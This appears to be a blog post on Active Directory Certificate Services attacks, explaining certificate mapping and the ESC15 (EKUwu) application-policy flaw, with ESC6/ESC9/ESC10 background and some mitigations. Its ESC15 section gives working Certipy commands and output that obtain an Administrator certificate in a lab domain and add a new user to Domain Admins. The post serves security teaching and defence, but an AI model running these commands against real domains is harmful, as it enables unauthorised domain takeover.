ADCS Exploitation Part 2: Certificate Mapping + ESC15

medium.com/@offsecdeer/adcs-exploitation-series-part-2-certificate-mapping-esc15-6e19a6037760


Giulio Pierantoni October 10, 2024

Certificate mapping is the process at the heart of multiple ADCS vulnerabilities, so I thought it would be appropriate to dedicate it its own post. On top of that we'll also see the brand new ESC15 attack, just recently discovered and documented by TrustedSec and dubbed EKUwu.

ESC15 (EKUwu)

This very recent vulnerability has been discovered and documented at TrustedSec and exploits a legacy ADCS feature called application policies, supported in all schema version 1 templates, which are the templates that used to come with the very first version of ADCS.

`Application Policies` is a proprietary certificate extension with the OID `1.3.6.1.4.1.311`, it was to be used for users to specify further use cases for certificates, this was done by using the same OIDs of the `Enhanced Key Usage` extension, which should contain the list of supported EKUs:




When a DC is trying to figure out if a user-provided certificate can be used for the requested operation it will also check if the certificate has an `Application Policy extension`, and if it does, it will take those EKUs and ignore those in `Enhanced Key Usage`.

When a user requests a certificate built from a schema version 1 template and supplies an application policy this gets incorporated in the certificate, allowing users to specify arbitrary


EKUs to use the certificate however they wish, pretty much rendering this a slight variation of ESC2, aka “any purpose EKU abuse”.

The `WebServer` template is enabled by default in ADCS, requires a user-supplied SAN and only has the `Server Authentication` EKU:



Basically anyone who is given `Enroll` permissions for this template can compromise the domain by supplying the CA an arbitrary EKU OID, which will be incorporated in the certificate’s `Application Policies` extension and given priority, and provide the UPN of a domain admin (by default no unprivileged user can enroll this template).

Press enter or click to view image in full size



The certipy repo recently received a pull request from a fork that implemented ESC15 exploitation through the `--application-policies <EKU/OID>` flag. This is how we could exploit the `WebServer` template to impersonate a domain admin:


```
certipy req -dc-ip 192.168.0.222 -ca CA -target-ip 192.168.0.223 -u
pirelli@testlab.loc -p 'Peepee!1' \
-template WebServer -upn Administrator@testlab.loc --application-policies 'Client
Authentication'
```

When we set the application policy to `Client Authentication` we receive a certificate we can use to impersonate arbitrary users over SChannel, PKINIT authentication however won't work:

Press enter or click to view image in full size


```
┌──(kali㉿kali)-[~/Certipy-esc15-ekuwu]
└─$ certipy req -dc-ip 192.168.0.222 -ca CA -target-ip 192.168.0.223 -u pirelli@testlab.loc -p 'Peepee!1' \
-template WebServer -upn Administrator@testlab.loc --application-policies 'Client Authentication'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 23
[*] Got certificate with UPN 'Administrator@testlab.loc'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'

┌──(kali㉿kali)-[~/Certipy-esc15-ekuwu]
└─$ certipy auth -pfx administrator.pfx -dc-ip 192.168.0.222 -ldap-shell
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://192.168.0.222:636'
[*] Authenticated to '192.168.0.222' as: u:TESTLAB\Administrator
Type help for list of commands

# add_user MyEvilUser
Attempting to create user in: %s CN=Users,DC=testlab,DC=loc
Adding new user with username: MyEvilUser and password: kUpA)C2B=n2tG~o result: OK

# add_user_to_group MyEvilUser "Domain Admins"
Adding user: MyEvilUser to group Domain Admins result: OK
```

If we check the issued certificate we can see it does contain the `Client Authentication` EKU within the `Application Policies` extension:



Alternatively, we can specify the `Certificate Request Agent` EKU (1.3.6.1.4.1.311.20.2.1) and use the certificate for an ESC2/ESC3 attack:

Press enter or click to view image in full size



In BloodHound we can use this example query to identify any unprivileged users who could exploit this vulnerability:

```
MATCH q=(u)-[:Enroll]->(t:CertTemplate)
WHERE t.schemaversion = 1
AND t.enrolleesuppliessubject = TRUE
AND (u.admincount = FALSE OR u.admincount IS NULL)
RETURN q
```

If the application policy feature isn't being used CA administrators may disable them completely:

```
certutil -setreg policy\DisableExtensionList +1.3.6.1.4.1.311.21.10
```

If there are any vulnerable templates which need to be used by unprivileged users the template can be duplicated, this creates a schema version 2 copy of the original with the same configuration, but not affected by ESC15.

Certificate Mapping


Knowing what certificate mapping is helps us understand how Certifried, ESC9, ESC10 and ESC14 work and why ESC6 doesn't anymore, you can find even more details on mapping in these three great articles.

Certificate mapping takes place when a user authenticates in AD with a certificate, the DC will try to verify if the subject in the SAN matches with the AD account the user is authenticating as. Certificate mapping can be either "explicit" or "implicit": explicit certificate


mapping is when an account is directly linked to a specific certificate through the `altSecurityIdentities` attribute, which will contain information like a certificate's serial number, while "implicit" mapping makes use of the UPN or DNS name in a certificate's SAN extension. In this article we'll only see the latter, I am saving ESC14 for next time but in the meantime you can find out more in Jonas Bülow Knudsen's article.

Implicit Certificate Mapping

Take this certificate obtained from a template vulnerable to ESC1:



At the top we can see this certificate was issued to user `pirelli` but the SAN extension contains the UPN of `Administrator`, this means the certificate should be mapped to `Administrator` even though a different user was the enrollee. We can use this as an example for how implicit mapping works: if we look at the `userPrincipalName` attribute of `Administrator` we find out it's actually empty:



Yet this certificate can be used to authenticate successfully:

Press enter or click to view image in full size

This is because there are multiple steps the DC performs to validate the UPN provided in a certificate:

- if the SAN contains a UPN like `user@domain.com` the DC will search for any users with the `userPrincipalName` attribute equal to `user@domain.com`
- if no match is found, the domain segment of the UPN (`domain.com`, if present) is checked against the DC's own domain, and the DC tries to look for any account with a `sAMAccountName` attribute equal to the username segment (`user`)
- if this fails too a $ is appended to the username bit (`user$`) and the `sAMAccountName` check is performed again
- if all these checks fail authentication is rejected


When the DC performs implicit mapping on the certificate above it takes the UPN `administrator@testlab.loc`, sees no user has this UPN, so it takes the string `administrator` and finds the user with that `sAMAccountName`.

Implicit mapping also works when a DNS name is supplied in the SAN extension, the DC first checks if any machine account has its `dNSHostName` attribute equal to the one supplied

in the certificate (user accounts don't have this attribute), if it can't find one it splits the name in two, with a segment for the computer name and one for the domain name, a $ is appended to the computer name and the DC tries to find an account with a matching `sAMAccountName`.

szOID_NTDS_CA_SECURITY_EXT

The patch that corrected the "certifried" vulnerability (CVE-2022–26923) introduced a new security extension for certificates called `szOID_NTDS_CA_SECURITY_EXT`, which is now added to every issued certificate where the enrollee doesn't supply a SAN, which means it will NOT be included in any template where the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` flag is set. This extension has the OID `1.3.6.1.4.1.311.25.2` and it contains the enrollee's `objectSid`:




When a user authenticates with such a certificate the DC takes the SID in the extension and finds an account with a matching `objectSid`, if the found account is the same as the one in the subject then authentication is allowed.

Take however an example of ESC6 exploitation, where a vulnerable CA has the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag set and therefore accepts a user-provided SAN even in certificate templates which weren't set up for that: here an unprivileged user (`tantani`) tries to impersonate `Administrator`. Because ESC6 utilizes templates where `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` is not set the extension will be added to the certificate and it will contain the enrollee's SID (`tantani`), but the DC will compare it to the

SID of the user mapped to the certificate, `administrator`, inevitably raising a mismatch error and denying the logon.

Press enter or click to view image in full size



This new extension (*almost*) kills off ESC6, but based on the degree to which it is enforced a CA may still be vulnerable to ESC9 or ESC10, both of which can resurface from registry configurations which will make the SID extension requirements less strict.

In order to provide backwards compatibility in environments where the new extension could break authentication with existing certificates Microsoft added two registry keys:

- `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel\CertificateMappingMethods` : for SChannel authentication
- `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc\StrongCertificateBindingEnforcement` : for kerberos authentication

`CertificateMappingMethods` is a bitmask where each bit represents a different type of mapping which is supported for SChannel authentication, 0x4 for example enables UPN mapping and 0x1F enables all of them, 0x18 is the current default value. When UPN mapping is enabled (it's not by default) the same mapping order we saw earlier will get priority over the `szOID_NTDS_CA_SECURITY_EXT` extension, which gets ignored if the mapping succeeds. These are all the possible mapping methods, even if UPN is the only one we are interested in:

Press enter or click to view image in full size

Entry name	DWORD	Enabled by default
Subject/Issuer	0x000000001	No
Issuer	0x000000002	No
UPN	0x000000004	No
S4U2Self	0x000000008	Yes
S4U2Self Explicit	0x000000010	Yes

`StrongCertificateBindingEnforcement` can be either 0, 1, or 2, 1 being the current default value. When this key is 2 authentication with a certificate is allowed when the provided certificate is explicitely mapped to the user or if the new extension is validated, authentication fails if the extension is missing. This is the strictest setting and Microsoft plans to make it the future default, though this change has been postponed a few times and right now is planned for February 2025.

If `StrongCertificateBindingEnforcement` is 0 the extension doesn't need any validation and mapping takes place with the validation of the UPN and DNS fields of the SAN extension, so the DC will act like the extension doesn't exist even when included. At the time of writing this value isn't supported anymore.

In the (current) default value, 1, a DC tries validating the new extension but if it's missing it will still try to perform SAN validation like when the key is set to 0. Either way, when the new extension is enforced Microsoft says the DC is performing "strong mapping", and when these registry keys are modified it will revert to "weak mapping", which is basically the old pre-certifried process.

This is interesting to us because many administrators were forced to change these keys to keep their old certificates from being rejected, thus bypassing the new security extension and introducing ESC9 and ESC10.

Both ESC9 and ESC10 exploit the way implicit certificate mapping works by tricking a DC into believing a certificate issued to attacker X is actually issued to privileged user Y. This can be achieved by manipulating the `userPrincipalName` and `dNSHostName` attributes of an attacker-controlled account, based on the flags that are set on the exploitable templates.

ESC9 (No Security Extension)

The May 2022 patch that fixed Certifried didn't just introduce the new `szOID_NTDS_CA_SECURITY_EXT` extension, it also added a flag in the `msPKI-Enrollment-`

`Flag` attribute of certificate templates called `CT_FLAG_NO_SECURITY_EXTENSION`, which is flag number 0x80000 to be exact.

Flipping this switch disables the new extension for a specific template, this is how an administrator would do it:

```
certutil -dstemplate ESC9 msPKI-Enrollment-Flag +0x00080000
```


When this flag is set implicit mapping can be abused when these conditions are met:

- `StrongCertificateBindingEnforcement` is NOT 2 (currently 1 is the default), or `CertificateMappingMethods` has the SAN validation flag set (0x4, not set by default)
- a client authentication certificate has the `CT_FLAG_NO_SECURITY_EXTENSION` flag set
- the attacker has `GenericWrite` over an account that can enroll in the vulnerable template

Of course we also need all the usual conditions for most ESC vulnerabilities:

- CA that appears in the domain's `NTAuthCertificates`
- template does not require manager approval or authorized signatures
- template is published to AD
- the writable account can enroll on the target CA
- the writable account can enroll in the target template
- the PKI hierarchy is trusted by the domain
- template has a client authentication EKU

Press enter or click to view image in full size



